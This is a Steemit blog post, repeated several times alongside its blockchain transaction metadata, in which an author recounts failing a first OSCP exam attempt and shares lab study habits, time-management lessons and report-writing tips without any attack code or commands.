 # Working in the Labs I had set a goal out for myself to try and obtain at least 5 servers a week, so about 1 server every weekday. There were times where I’d work on weekends as well but I ultimately did not want to spend all of my time on the computer as I work on computers for a living. I’d go to my day job and work the usual 8am to 5pm, come home eat dinner and watch an episode of a show with my girlfriend, and then get to the labs. I’d spend about 5 to 8 hours a night during the week working in the labs. Some nights I’d get 2 or 3 hosts and some I didn’t get any due to the difficulty of the server, looking at you Sufferance, gh0st, and Humble… Offensive Security recommends utilizing the image of Kali Linux they provide: https://images.offensive-security.com/pwk-kali-vm.7z — you can get more info about it: https://support.offensive-security.com/pwk-kali-vm/ I personally did not use this image in the labs, however, I did use it during the exam. That being said, I had my VirtualBox/VMWare open on one monitor and my CherryTree open on the other monitor. My lab time expired February 2nd, 2019 and at the end of it I had rooted 46 (including the duplicate hosts) of the 57 machines I was aware of. The lab environment consists of the student network (the DMZ), the IT network, Development network, and the Admin network. One would have to pivot from machines in the student network to the other machines in IT, Development, and Admin networks through SSH gymnastics and other pivoting techniques. I was fairly confident I would do well during my exam after obtaining all but 2 systems in the student network (they apparently have dependencies on the Admin network which I did not get anything in) and systems in the other networks. **Some tips for the labs:** * The IRC bot in #offsec at irc.freenode.net is generally useless. It has a helpful hint here or there for only a few specific targets. * The forums have some good tips if you get stuck. Try to avoid using the forums as your go-to as you won’t have it for the exam. * Some students also have no idea what they are talking about on the forums, so take it with a grain of salt. * I personally would look for the threads that contained “Last_IP_Octet — Hotot’s Take” as this student provided useful tips without giving away the answer if I ever got stuck and needed a last resort. * Utilize the support chat over at https://support.offensive-security.com/chat.php * If you suck up to the admins they might just give you a hint in the right direction. * ALWAYS revert a machine before you work on it. * Wait about 5 minutes after a revert. Some services do not start immediately on system reboot. * Each machine has a “proof.txt” file located in the administrators desktop or root directory. * Document each step you take text + screenshot or screenshot at the very least. * Join the PWK/OSCP Prep Discord: https://discord.gg/strQxxe — you can find me on there as FalconSpy (FalconSpy#0512) # Game Day The exam was scheduled for Saturday, February 16th at 2pm local time. The OSCP Exam consists of 5 machines. You, the student, are provided with objectives and point values for each machine. * 25 point buffer overflow machine * 25 point behmoth riddled with rabbit holes * 2 x 20 point machines * 10 point machine You are provided a 6th machine to perform your debugging for the buffer overflow I show up 30 minutes before my scheduled exam start just to make sure I am ready. 15 minutes before my scheduled exam I am allowed to start the process with my proctors. All seemed like it was going well with the proctors. I had my screenshare available, my webcam feed working, connected to the VPN, or so I believed. I started scanning 2 hosts both running similar scans and would startt to enumerate whichever machine had a scan come back first. However, none of my scans came back properly. It turns out I had issues with my VMWare network connection to the host machine which in turn had issues with the VPN. I spent about an hour with OffSec admins on the support chat trying to debug the issue. Turns out having VirtualBox and VMware both installed, they were trying to share the same virtual ethernet adapter causing my scans and connection to the VPN to fail. I’m already down an hour from troubleshooting which wasn’t ideal. 11 hours or so pass on my first machine with a few breaks in between (one of the 20 point machines) and I had found the proper exploit but just wasn’t executing things on my end properly to obtain my low privileged shell. This felt pretty demoralizing and I felt the anxiety building up. I had found some suggestions on things to try after some carefully crafted Google searches and thus I finally obtained my low privilege shell. The privilege escalation came shortly after and it felt good to finally have 20 points under my belt. I felt revitalized! It’s probably about 2am my local time so 14 hours into the exam and I had just made my way into the 2nd 20 point machine with a low privileged shell. I spent probably another 3 hours trying to find the privilege escalation but nothing quite stood out even after going through my normal routines. I even ran some of the Linux Prvilege Checker scripts which were adapted to bash shell scripts to make things easier (just incase the server did not have Python). Nothing particularly stood out here either. At this point I am about 18 to 19 hours into my exam and decide to skip over the privilege escalation on the 2nd 20 point host. I proceeded to work on the 25 point buffer overflow and had that down in about 30 minutes. I had practiced a plethora of buffer overflows in and out of the labs as this was an area I knew I was weak in before starting my OSCP journey. I was now 55 points in counting the low privileged access on the 2nd 20 point host. I spent another 2 or 3 hours trying to find the proper privilege escalation on the one host I’ve acquired a foothold on but did not find anything. I ignored the 25 point host even after doing some scans. I thought I had found the proper way in or it could’ve been a rabbit hole. At this point I won’t ever know unless Offensive Security decides to release information about decomissioned exam machines (I am not going to hold my breadth on this one). I’m about 21 hours into my exam and I take one look at my scans for the 10 point host and I am beyond exhausted. I was up for about 30+ hours myself. I couldn’t really think of how I should go about starting this host and decided to throw in the towel and except the failure. I would use this failure as a learning opportunity for my 2nd exam attempt whenever I decided to schedule it. # Lab & Exam Writeup Although I threw in the towel for the exam and did not create an exam writeup, I still crafted my lab write up 2 weeks before my exam was scheduled. From the moment my lab time expired up to the exam I made sure I had all the required information in my lab write up including the exercises. Offensive Security provides the student with a lab and exam write up template. You can use this if you wish, however, I did not. I treated my lab write up in a boot to root format. Similar to how I wrote VulnHub Walkthroughs in the past. The admins ideally want a report that you can present to someone such that they can follow each step you took to perform the penetration test their selves. The report should include step by step screenshots, any code modifications made if required, links to exploits, etc. If you wrote any custom exploits or code, this needed to be in the report as well if used on 1 of the 10 machines you have to write a report on. You can include more than 10 but generally not worth. Some lab machines had some data for us to ex-filtrate. If one of your target machines you are reporting on has data you ex-filtrated, make sure that data is in the report. In the end my lab + exercise report was roughly 220 pages. If I were to create an exam report for my first attempt then I’d follow the same boot to root format. This format will be used for my second attempt. # Take-Away 1. Manage time wisely 2. Take more frequent breaks if you get stuck. I personally tried to take a break every 2 to 3 hours. 3. Move onto another machine once you become stuck and took a break to clear your head. 4. Do not become consumed by a single machine. (For example spend 11 hours on one host like I did even with breaks). 5. *If something you expect to work isn’t working, it’s by design. The admins might’ve changed something to make the exam machine harder for the student or it’s to mimic a real world situation.* I feel like I need to stress #5. Simply because I kept trying something in several different ways and the admins made it so it wasn't possible. Feel free to ask me any questions you'd like about my experience in the labs or during the exam. You may also find me on Discord where I will answer them as well. For now I have not scheduled my 2nd exam attempt. Offensive Security does require a week grace period after the first failed attempt. So theoretically if a time slot was available February 23rd I can take it again. However, I think I will wait a month as I have a vacation to Hawaii coming up and would like a breather after working for 3 months at this. |
| json metadata | {"tags":["security","hacking","oscp","cybersecurity","offsec"],"image":["https://cdn.steemitimages.com/DQmUJVX2AoDJ1DgQRRQjMgVvMrHhynWDbg5BkNZRmZ4jHwi/image.png","https://cdn.steemitimages.com/DQmSVHRSsigk1qwnp6RfuYMHCqvYo7xux4bicyRjxroWUCE/image.png"],"links":["https://411hall.github.io/OSCP-Preparation/","https://images.offensive-security.com/pwk-kali-vm.7z","https://support.offensive-security.com/pwk-kali-vm/","https://support.offensive-security.com/chat.php","https://discord.gg/strQxxe"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | security |
| permlink | 4dx2kb-oscp-exam-experience |
| title | OSCP Exam Experience |
| Transaction Info | Block #30538115/Trx 1621e1c1407301ad0249e8105d5ff373d1990dbb |
View Raw JSON Data
{
"block": 30538115,
"op": [
"comment",
{
"author": "falconspy",
"body": "\n\n### Disclaimer:\nI failed my first OSCP exam attempt. This is more just a post detailing my experiences and take-away from said failed attempt. This will hopefully give those about to take their exam or those looking to start their journey a brief glimpse into the world of OSCP Labs / Exam.\n\n# Introduction:\nI started my OSCP journey about 3 months ago back in November 2018. I had been volunteering for my companies Red Team without much prior knowledge of a proper pentration test. My degree is a Bachelors of Science in Computer Security & Forensics. My major or program back in university was brand new so they did not have everything hashed out curriculum wise. So I took some classes here and there and one of them was to play around with Backtrack. We didn’t really cover any tools and my professor just said “here’s Backtrack, try running the Armitage Hail Mary” command.\n\nAnyway, I’ve learned a lot of different tools, methodologies, and ways of thinking after starting to volunteer my time with the Red Team at my company. I was able to secure funding from my company to pay for my 90 day lab time and OSCP exam attempt. Before even starting my lab time I spent quite a while just downloading VMs off VulnHub. I would do fairly well with most machines I downloaded but was quite nervous to start my OSCP journey in the labs and eventually take the OSCP exam. It took a couple of my co-workers to basically say “quit being a whimp and start it already” but more in a sugar coated manner.\n\n# Starting the OSCP Journey\nI had tried the OSCP labs once before back in 2015 but got a few weeks in before I had a loss in the family and I ultimately let my lab time expire and never scheduled an exam. As previously mentioned I started my lab time in November 2018 and ignored the exercises at first as I could always go back and do them again as I had done them back in 2015. They changed a bit since 2015 as it was Penetration Testing with Backtrack and Offensive Security had just made the swap to Kali Linux.\n\nMy recommendation for anyone starting their journey , would be to read over the 380 page PDF document and watch the 8 hours of video content they provide. The PDF and video materials will actually help with a few servers in the lab environment you have the privilege of using after paying for it. Some of the lab machines verbatim follow the materials they give you, so definitely review them!\n\nKeeping detailed and organized notes during the labs (and even for the exam) is crucial. My first time in the labs back in 2015 I had used KeepNote but I was not thrilled with it. This time in the labs I had used CherryTree and found a rather useful template by another student, James Hall. That template can be downloaded directly from James via https://411hall.github.io/OSCP-Preparation/. I did make a few changes to the template to suite my needs like adding certain tool names to existing tools James may have listed.\n\nHere’s an example of my hierarchy and organization of notes:\n\n\n\n# Working in the Labs\nI had set a goal out for myself to try and obtain at least 5 servers a week, so about 1 server every weekday. There were times where I’d work on weekends as well but I ultimately did not want to spend all of my time on the computer as I work on computers for a living.\n\nI’d go to my day job and work the usual 8am to 5pm, come home eat dinner and watch an episode of a show with my girlfriend, and then get to the labs. I’d spend about 5 to 8 hours a night during the week working in the labs. Some nights I’d get 2 or 3 hosts and some I didn’t get any due to the difficulty of the server, looking at you Sufferance, gh0st, and Humble…\n\nOffensive Security recommends utilizing the image of Kali Linux they provide: https://images.offensive-security.com/pwk-kali-vm.7z — you can get more info about it: https://support.offensive-security.com/pwk-kali-vm/\n\nI personally did not use this image in the labs, however, I did use it during the exam. That being said, I had my VirtualBox/VMWare open on one monitor and my CherryTree open on the other monitor.\n\nMy lab time expired February 2nd, 2019 and at the end of it I had rooted 46 (including the duplicate hosts) of the 57 machines I was aware of. The lab environment consists of the student network (the DMZ), the IT network, Development network, and the Admin network.\n\nOne would have to pivot from machines in the student network to the other machines in IT, Development, and Admin networks through SSH gymnastics and other pivoting techniques.\n\nI was fairly confident I would do well during my exam after obtaining all but 2 systems in the student network (they apparently have dependencies on the Admin network which I did not get anything in) and systems in the other networks.\n\n**Some tips for the labs:**\n\n* The IRC bot in #offsec at irc.freenode.net is generally useless. It has a helpful hint here or there for only a few specific targets.\n* The forums have some good tips if you get stuck. Try to avoid using the forums as your go-to as you won’t have it for the exam.\n* Some students also have no idea what they are talking about on the forums, so take it with a grain of salt.\n* I personally would look for the threads that contained “Last_IP_Octet — Hotot’s Take” as this student provided useful tips without giving away the answer if I ever got stuck and needed a last resort.\n* Utilize the support chat over at https://support.offensive-security.com/chat.php\n* If you suck up to the admins they might just give you a hint in the right direction.\n* ALWAYS revert a machine before you work on it.\n* Wait about 5 minutes after a revert. Some services do not start immediately on system reboot.\n* Each machine has a “proof.txt” file located in the administrators desktop or root directory.\n* Document each step you take text + screenshot or screenshot at the very least.\n* Join the PWK/OSCP Prep Discord: https://discord.gg/strQxxe — you can find me on there as FalconSpy (FalconSpy#0512)\n\n# Game Day\nThe exam was scheduled for Saturday, February 16th at 2pm local time.\n\nThe OSCP Exam consists of 5 machines. You, the student, are provided with objectives and point values for each machine.\n\n* 25 point buffer overflow machine\n* 25 point behmoth riddled with rabbit holes\n* 2 x 20 point machines\n* 10 point machine\n\nYou are provided a 6th machine to perform your debugging for the buffer overflow\n\nI show up 30 minutes before my scheduled exam start just to make sure I am ready. 15 minutes before my scheduled exam I am allowed to start the process with my proctors. All seemed like it was going well with the proctors. I had my screenshare available, my webcam feed working, connected to the VPN, or so I believed.\n\nI started scanning 2 hosts both running similar scans and would startt to enumerate whichever machine had a scan come back first. However, none of my scans came back properly. It turns out I had issues with my VMWare network connection to the host machine which in turn had issues with the VPN. I spent about an hour with OffSec admins on the support chat trying to debug the issue. Turns out having VirtualBox and VMware both installed, they were trying to share the same virtual ethernet adapter causing my scans and connection to the VPN to fail.\n\nI’m already down an hour from troubleshooting which wasn’t ideal. 11 hours or so pass on my first machine with a few breaks in between (one of the 20 point machines) and I had found the proper exploit but just wasn’t executing things on my end properly to obtain my low privileged shell. This felt pretty demoralizing and I felt the anxiety building up. I had found some suggestions on things to try after some carefully crafted Google searches and thus I finally obtained my low privilege shell. The privilege escalation came shortly after and it felt good to finally have 20 points under my belt. I felt revitalized!\n\nIt’s probably about 2am my local time so 14 hours into the exam and I had just made my way into the 2nd 20 point machine with a low privileged shell. I spent probably another 3 hours trying to find the privilege escalation but nothing quite stood out even after going through my normal routines. I even ran some of the Linux Prvilege Checker scripts which were adapted to bash shell scripts to make things easier (just incase the server did not have Python). Nothing particularly stood out here either.\n\nAt this point I am about 18 to 19 hours into my exam and decide to skip over the privilege escalation on the 2nd 20 point host. I proceeded to work on the 25 point buffer overflow and had that down in about 30 minutes. I had practiced a plethora of buffer overflows in and out of the labs as this was an area I knew I was weak in before starting my OSCP journey. I was now 55 points in counting the low privileged access on the 2nd 20 point host.\n\nI spent another 2 or 3 hours trying to find the proper privilege escalation on the one host I’ve acquired a foothold on but did not find anything. I ignored the 25 point host even after doing some scans. I thought I had found the proper way in or it could’ve been a rabbit hole. At this point I won’t ever know unless Offensive Security decides to release information about decomissioned exam machines (I am not going to hold my breadth on this one).\n\nI’m about 21 hours into my exam and I take one look at my scans for the 10 point host and I am beyond exhausted. I was up for about 30+ hours myself. I couldn’t really think of how I should go about starting this host and decided to throw in the towel and except the failure. I would use this failure as a learning opportunity for my 2nd exam attempt whenever I decided to schedule it.\n\n# Lab & Exam Writeup\nAlthough I threw in the towel for the exam and did not create an exam writeup, I still crafted my lab write up 2 weeks before my exam was scheduled. From the moment my lab time expired up to the exam I made sure I had all the required information in my lab write up including the exercises.\n\nOffensive Security provides the student with a lab and exam write up template. You can use this if you wish, however, I did not. I treated my lab write up in a boot to root format. Similar to how I wrote VulnHub Walkthroughs in the past. The admins ideally want a report that you can present to someone such that they can follow each step you took to perform the penetration test their selves. The report should include step by step screenshots, any code modifications made if required, links to exploits, etc. If you wrote any custom exploits or code, this needed to be in the report as well if used on 1 of the 10 machines you have to write a report on. You can include more than 10 but generally not worth.\n\nSome lab machines had some data for us to ex-filtrate. If one of your target machines you are reporting on has data you ex-filtrated, make sure that data is in the report.\n\nIn the end my lab + exercise report was roughly 220 pages.\n\nIf I were to create an exam report for my first attempt then I’d follow the same boot to root format. This format will be used for my second attempt.\n\n# Take-Away\n1. Manage time wisely\n2. Take more frequent breaks if you get stuck. I personally tried to take a break every 2 to 3 hours.\n3. Move onto another machine once you become stuck and took a break to clear your head.\n4. Do not become consumed by a single machine. (For example spend 11 hours on one host like I did even with breaks).\n5. *If something you expect to work isn’t working, it’s by design. The admins might’ve changed something to make the exam machine harder for the student or it’s to mimic a real world situation.*\n\nI feel like I need to stress #5. Simply because I kept trying something in several different ways and the admins made it so it wasn't possible.\n\nFeel free to ask me any questions you'd like about my experience in the labs or during the exam. You may also find me on Discord where I will answer them as well.\n\nFor now I have not scheduled my 2nd exam attempt. Offensive Security does require a week grace period after the first failed attempt. So theoretically if a time slot was available February 23rd I can take it again. However, I think I will wait a month as I have a vacation to Hawaii coming up and would like a breather after working for 3 months at this.",
"json_metadata": "{\"tags\":[\"security\",\"hacking\",\"oscp\",\"cybersecurity\",\"offsec\"],\"image\":[\"https://cdn.steemitimages.com/DQmUJVX2AoDJ1DgQRRQjMgVvMrHhynWDbg5BkNZRmZ4jHwi/image.png\",\"https://cdn.steemitimages.com/DQmSVHRSsigk1qwnp6RfuYMHCqvYo7xux4bicyRjxroWUCE/image.png\"],\"links\":[\"https://411hall.github.io/OSCP-Preparation/\",\"https://images.offensive-security.com/pwk-kali-vm.7z\",\"https://support.offensive-security.com/pwk-kali-vm/\",\"https://support.offensive-security.com/chat.php\",\"https://discord.gg/strQxxe\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "security",
"permlink": "4dx2kb-oscp-exam-experience",
"title": "OSCP Exam Experience"
}
],
"op_in_trx": 0,
"timestamp": "2019-02-21T09:34:30",
"trx_id": "1621e1c1407301ad0249e8105d5ff373d1990dbb",
"trx_in_block": 27,
"virtual_op": 0
}steemdelegated 16.874 SP to @falconspy2019/02/20 07:58:54
steemdelegated 16.874 SP to @falconspy
2019/02/20 07:58:54
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 27445.036618 VESTS |
| Transaction Info | Block #30507419/Trx 2124454a1244cb96c82932c5269e2fe2af25c79d |
View Raw JSON Data
{
  "block": 30507419,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "27445.036618 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-02-20T07:58:54",
  "trx_id": "2124454a1244cb96c82932c5269e2fe2af25c79d",
  "trx_in_block": 19,
  "virtual_op": 0
}falconspypublished a new post: oscp-exam-experience2019/02/20 07:15:57
falconspypublished a new post: oscp-exam-experience
2019/02/20 07:15:57
| author | falconspy |
| body |  ### Disclaimer: I failed my first OSCP exam attempt. This is more just a post detailing my experiences and take-away from said failed attempt. This will hopefully give those about to take their exam or those looking to start their journey a brief glimpse into the world of OSCP Labs / Exam. # Introduction: I started my OSCP journey about 3 months ago back in November 2018. I had been volunteering for my companies Red Team without much prior knowledge of a proper pentration test. My degree is a Bachelors of Science in Computer Security & Forensics. My major or program back in university was brand new so they did not have everything hashed out curriculum wise. So I took some classes here and there and one of them was to play around with Backtrack. We didn’t really cover any tools and my professor just said “here’s Backtrack, try running the Armitage Hail Mary” command. Anyway, I’ve learned a lot of different tools, methodologies, and ways of thinking after starting to volunteer my time with the Red Team at my company. I was able to secure funding from my company to pay for my 90 day lab time and OSCP exam attempt. Before even starting my lab time I spent quite a while just downloading VMs off VulnHub. I would do fairly well with most machines I downloaded but was quite nervous to start my OSCP journey in the labs and eventually take the OSCP exam. It took a couple of my co-workers to basically say “quit being a whimp and start it already” but more in a sugar coated manner. # Starting the OSCP Journey I had tried the OSCP labs once before back in 2015 but got a few weeks in before I had a loss in the family and I ultimately let my lab time expire and never scheduled an exam. As previously mentioned I started my lab time in November 2018 and ignored the exercises at first as I could always go back and do them again as I had done them back in 2015. They changed a bit since 2015 as it was Penetration Testing with Backtrack and Offensive Security had just made the swap to Kali Linux. My recommendation for anyone starting their journey , would be to read over the 380 page PDF document and watch the 8 hours of video content they provide. The PDF and video materials will actually help with a few servers in the lab environment you have the privilege of using after paying for it. Some of the lab machines verbatim follow the materials they give you, so definitely review them! Keeping detailed and organized notes during the labs (and even for the exam) is crucial. My first time in the labs back in 2015 I had used KeepNote but I was not thrilled with it. This time in the labs I had used CherryTree and found a rather useful template by another student, James Hall. That template can be downloaded directly from James via https://411hall.github.io/OSCP-Preparation/. I did make a few changes to the template to suite my needs like adding certain tool names to existing tools James may have listed. Here’s an example of my hierarchy and organization of notes:  # Working in the Labs I had set a goal out for myself to try and obtain at least 5 servers a week, so about 1 server every weekday. There were times where I’d work on weekends as well but I ultimately did not want to spend all of my time on the computer as I work on computers for a living. I’d go to my day job and work the usual 8am to 5pm, come home eat dinner and watch an episode of a show with my girlfriend, and then get to the labs. I’d spend about 5 to 8 hours a night during the week working in the labs. Some nights I’d get 2 or 3 hosts and some I didn’t get any due to the difficulty of the server, looking at you Sufferance, gh0st, and Humble… Offensive Security recommends utilizing the image of Kali Linux they provide: https://images.offensive-security.com/pwk-kali-vm.7z — you can get more info about it: https://support.offensive-security.com/pwk-kali-vm/ I personally did not use this image in the labs, however, I did use it during the exam. That being said, I had my VirtualBox/VMWare open on one monitor and my CherryTree open on the other monitor. My lab time expired February 2nd, 2019 and at the end of it I had rooted 46 (including the duplicate hosts) of the 57 machines I was aware of. The lab environment consists of the student network (the DMZ), the IT network, Development network, and the Admin network. One would have to pivot from machines in the student network to the other machines in IT, Development, and Admin networks through SSH gymnastics and other pivoting techniques. I was fairly confident I would do well during my exam after obtaining all but 2 systems in the student network (they apparently have dependencies on the Admin network which I did not get anything in) and systems in the other networks. **Some tips for the labs:** * The IRC bot in #offsec at irc.freenode.net is generally useless. It has a helpful hint here or there for only a few specific targets. * The forums have some good tips if you get stuck. Try to avoid using the forums as your go-to as you won’t have it for the exam. * Some students also have no idea what they are talking about on the forums, so take it with a grain of salt. * I personally would look for the threads that contained “Last_IP_Octet — Hotot’s Take” as this student provided useful tips without giving away the answer if I ever got stuck and needed a last resort. * Utilize the support chat over at https://support.offensive-security.com/chat.php * If you suck up to the admins they might just give you a hint in the right direction. * ALWAYS revert a machine before you work on it. * Wait about 5 minutes after a revert. Some services do not start immediately on system reboot. * Each machine has a “proof.txt” file located in the administrators desktop or root directory. * Document each step you take text + screenshot or screenshot at the very least. * Join the PWK/OSCP Prep Discord: https://discord.gg/strQxxe — you can find me on there as FalconSpy (FalconSpy#0512) # Game Day The exam was scheduled for Saturday, February 16th at 2pm local time. The OSCP Exam consists of 5 machines. You, the student, are provided with objectives and point values for each machine. * 25 point buffer overflow machine * 25 point behmoth riddled with rabbit holes * 2 x 20 point machines * 10 point machine You are provided a 6th machine to perform your debugging for the buffer overflow I show up 30 minutes before my scheduled exam start just to make sure I am ready. 15 minutes before my scheduled exam I am allowed to start the process with my proctors. All seemed like it was going well with the proctors. I had my screenshare available, my webcam feed working, connected to the VPN, or so I believed. I started scanning 2 hosts both running similar scans and would startt to enumerate whichever machine had a scan come back first. However, none of my scans came back properly. It turns out I had issues with my VMWare network connection to the host machine which in turn had issues with the VPN. I spent about an hour with OffSec admins on the support chat trying to debug the issue. Turns out having VirtualBox and VMware both installed, they were trying to share the same virtual ethernet adapter causing my scans and connection to the VPN to fail. I’m already down an hour from troubleshooting which wasn’t ideal. 11 hours or so pass on my first machine with a few breaks in between (one of the 20 point machines) and I had found the proper exploit but just wasn’t executing things on my end properly to obtain my low privileged shell. This felt pretty demoralizing and I felt the anxiety building up. I had found some suggestions on things to try after some carefully crafted Google searches and thus I finally obtained my low privilege shell. The privilege escalation came shortly after and it felt good to finally have 20 points under my belt. I felt revitalized! It’s probably about 2am my local time so 14 hours into the exam and I had just made my way into the 2nd 20 point machine with a low privileged shell. I spent probably another 3 hours trying to find the privilege escalation but nothing quite stood out even after going through my normal routines. I even ran some of the Linux Prvilege Checker scripts which were adapted to bash shell scripts to make things easier (just incase the server did not have Python). Nothing particularly stood out here either. At this point I am about 18 to 19 hours into my exam and decide to skip over the privilege escalation on the 2nd 20 point host. I proceeded to work on the 25 point buffer overflow and had that down in about 30 minutes. I had practiced a plethora of buffer overflows in and out of the labs as this was an area I knew I was weak in before starting my OSCP journey. I was now 55 points in counting the low privileged access on the 2nd 20 point host. I spent another 2 or 3 hours trying to find the proper privilege escalation on the one host I’ve acquired a foothold on but did not find anything. I ignored the 25 point host even after doing some scans. I thought I had found the proper way in or it could’ve been a rabbit hole. At this point I won’t ever know unless Offensive Security decides to release information about decomissioned exam machines (I am not going to hold my breadth on this one). I’m about 21 hours into my exam and I take one look at my scans for the 10 point host and I am beyond exhausted. I was up for about 30+ hours myself. I couldn’t really think of how I should go about starting this host and decided to throw in the towel and except the failure. I would use this failure as a learning opportunity for my 2nd exam attempt whenever I decided to schedule it. # Lab & Exam Writeup Although I threw in the towel for the exam and did not create an exam writeup, I still crafted my lab write up 2 weeks before my exam was scheduled. From the moment my lab time expired up to the exam I made sure I had all the required information in my lab write up including the exercises. Offensive Security provides the student with a lab and exam write up template. You can use this if you wish, however, I did not. I treated my lab write up in a boot to root format. Similar to how I wrote VulnHub Walkthroughs in the past. The admins ideally want a report that you can present to someone such that they can follow each step you took to perform the penetration test their selves. The report should include step by step screenshots, any code modifications made if required, links to exploits, etc. If you wrote any custom exploits or code, this needed to be in the report as well if used on 1 of the 10 machines you have to write a report on. You can include more than 10 but generally not worth. Some lab machines had some data for us to ex-filtrate. If one of your target machines you are reporting on has data you ex-filtrated, make sure that data is in the report. In the end my lab + exercise report was roughly 220 pages. If I were to create an exam report for my first attempt then I’d follow the same boot to root format. This format will be used for my second attempt. # Take-Away 1. Manage time wisely 2. Take more frequent breaks if you get stuck. I personally tried to take a break every 2 to 3 hours. 3. Move onto another machine once you become stuck and took a break to clear your head. 4. Do not become consumed by a single machine. (For example spend 11 hours on one host like I did even with breaks). 5. *If something you expect to work isn’t working, it’s by design. The admins might’ve changed something to make the exam machine harder for the student or it’s to mimic a real world situation.* I feel like I need to stress #5. Simply because I kept trying something in several different ways and the admins made it so it wasn't possible. Feel free to ask me any questions you'd like about my experience in the labs or during the exam. You may also find me on Discord where I will answer them as well. For now I have not scheduled my 2nd exam attempt. Offensive Security does require a week grace period after the first failed attempt. So theoretically if a time slot was available February 23rd I can take it again. However, I think I will wait a month as I have a vacation to Hawaii coming up and would like a breather after working for 3 months at this. |
| json metadata | {"tags":["cybersecurity","oscp","security","pen-testing","hacking"],"image":["https://cdn.steemitimages.com/DQmUJVX2AoDJ1DgQRRQjMgVvMrHhynWDbg5BkNZRmZ4jHwi/image.png","https://cdn.steemitimages.com/DQmSVHRSsigk1qwnp6RfuYMHCqvYo7xux4bicyRjxroWUCE/image.png"],"links":["https://411hall.github.io/OSCP-Preparation/","https://images.offensive-security.com/pwk-kali-vm.7z","https://support.offensive-security.com/pwk-kali-vm/","https://support.offensive-security.com/chat.php","https://discord.gg/strQxxe"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | cybersecurity |
| permlink | oscp-exam-experience |
| title | OSCP Exam Experience |
| Transaction Info | Block #30506560/Trx d57316bc8af5357d10160912eaf9266ac291ab11 |
View Raw JSON Data
{
"block": 30506560,
"op": [
"comment",
{
"author": "falconspy",
"body": "\n\n### Disclaimer:\nI failed my first OSCP exam attempt. This is more just a post detailing my experiences and take-away from said failed attempt. This will hopefully give those about to take their exam or those looking to start their journey a brief glimpse into the world of OSCP Labs / Exam.\n\n# Introduction:\nI started my OSCP journey about 3 months ago back in November 2018. I had been volunteering for my companies Red Team without much prior knowledge of a proper pentration test. My degree is a Bachelors of Science in Computer Security & Forensics. My major or program back in university was brand new so they did not have everything hashed out curriculum wise. So I took some classes here and there and one of them was to play around with Backtrack. We didn’t really cover any tools and my professor just said “here’s Backtrack, try running the Armitage Hail Mary” command.\n\nAnyway, I’ve learned a lot of different tools, methodologies, and ways of thinking after starting to volunteer my time with the Red Team at my company. I was able to secure funding from my company to pay for my 90 day lab time and OSCP exam attempt. Before even starting my lab time I spent quite a while just downloading VMs off VulnHub. I would do fairly well with most machines I downloaded but was quite nervous to start my OSCP journey in the labs and eventually take the OSCP exam. It took a couple of my co-workers to basically say “quit being a whimp and start it already” but more in a sugar coated manner.\n\n# Starting the OSCP Journey\nI had tried the OSCP labs once before back in 2015 but got a few weeks in before I had a loss in the family and I ultimately let my lab time expire and never scheduled an exam. As previously mentioned I started my lab time in November 2018 and ignored the exercises at first as I could always go back and do them again as I had done them back in 2015. They changed a bit since 2015 as it 